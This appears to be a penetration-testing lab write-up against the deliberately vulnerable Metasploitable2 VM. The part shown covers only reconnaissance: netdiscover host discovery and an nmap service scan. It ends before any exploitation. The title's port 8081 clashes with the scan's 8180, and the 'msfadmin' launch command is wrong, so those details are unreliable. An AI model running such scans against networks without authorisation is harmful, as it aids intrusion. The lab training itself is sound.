14 July, 24

Exploiting 8081 APACHE TOMCAT Port Vulnerability on Metasploitable2:

Detailed Write-Up By Seerat E Marryum


Check connectivity and the IP address of network we are connected to:

- **Ping google.com**
- **ifconfig**

Check all the network devices connected on router


- **sudo netdiscover**

14 July, 24



```
┌──(silentspectre㉿kali)-[~]
└─$ ping google.com
PING google.com (172.217.17.46) 56(84) bytes of data.
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=1 ttl=58 time=68.4 ms
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=2 ttl=58 time=64.6 ms
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=3 ttl=58 time=64.3 ms
^C
── google.com ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 64.320/65.792/68.428/1.867 ms

┌──(silentspectre㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.213  netmask 255.255.255.0  broadcast 192.168.100.255
        inet6 fe80::20c:29ff:feac:dc08  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:ac:dc:08  txqueuelen 1000  (Ethernet)
        RX packets 31  bytes 4061 (3.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 43  bytes 5132 (5.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(silentspectre㉿kali)-[~]
└─$ 
```

14 July, 24



Metasploitable2-Linux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Metasploitable2-Linux
Kioptrix Level 1


```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:1d:54:5a
          inet addr:192.168.100.218  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe1d:545a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:60 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7482 (7.3 KB)  TX bytes:7388 (7.2 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$ _
```

Click in the virtual screen to send keystrokes

VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click "Install Tools".

To direct input to this VM, click inside or press Ctrl+G.

14 July, 24



KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Metasploitable2-Linux
Kioptrix Level 1
1 2 3 4
15:59
silentspectre@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
 Currently scanning: 192.168.113.0/16   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 _____________________________________________________________________________

 192.168.100.1   4c:f9:5d:be:0c:83      1      60  HUAWEI TECHNOLOGIES CO.,LTD
 192.168.100.48  ac:b5:7d:54:2a:05      1      60  Liteon Technology Corporation
 192.168.100.218 00:0c:29:1d:54:5a      1      60  VMware, Inc.


┌──(silentspectre㉿kali)-[~]
└─$ ping 192.168.100.218
PING 192.168.100.218 (192.168.100.218) 56(84) bytes of data.
64 bytes from 192.168.100.218: icmp_seq=1 ttl=64 time=0.278 ms
64 bytes from 192.168.100.218: icmp_seq=2 ttl=64 time=0.872 ms
^C
--- 192.168.100.218 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1022ms
rtt min/avg/max/mdev = 0.278/0.575/0.872/0.297 ms

┌──(silentspectre㉿kali)-[~]
└─$ 
```

Nmap scan to get information about target device and find open ports alongwith their vulnerabilities:

14 July, 24

nmap scan -Pn -sV <ip>




KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Metasploitable2-Linux
Kioptrix Level 1
1 2 3 4
16:08
silentspectre@kali: ~
File Actions Edit View Help

```
┌──(silentspectre㉿kali)-[~]
└─$ nmap -Pn -sV 192.168.100.218
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-01 16:01 EDT
Nmap scan report for 192.168.100.218
Host is up (0.0038s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
 cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.71 seconds
```

Start the metasploit: **sudo msfdb init && msfadmin**

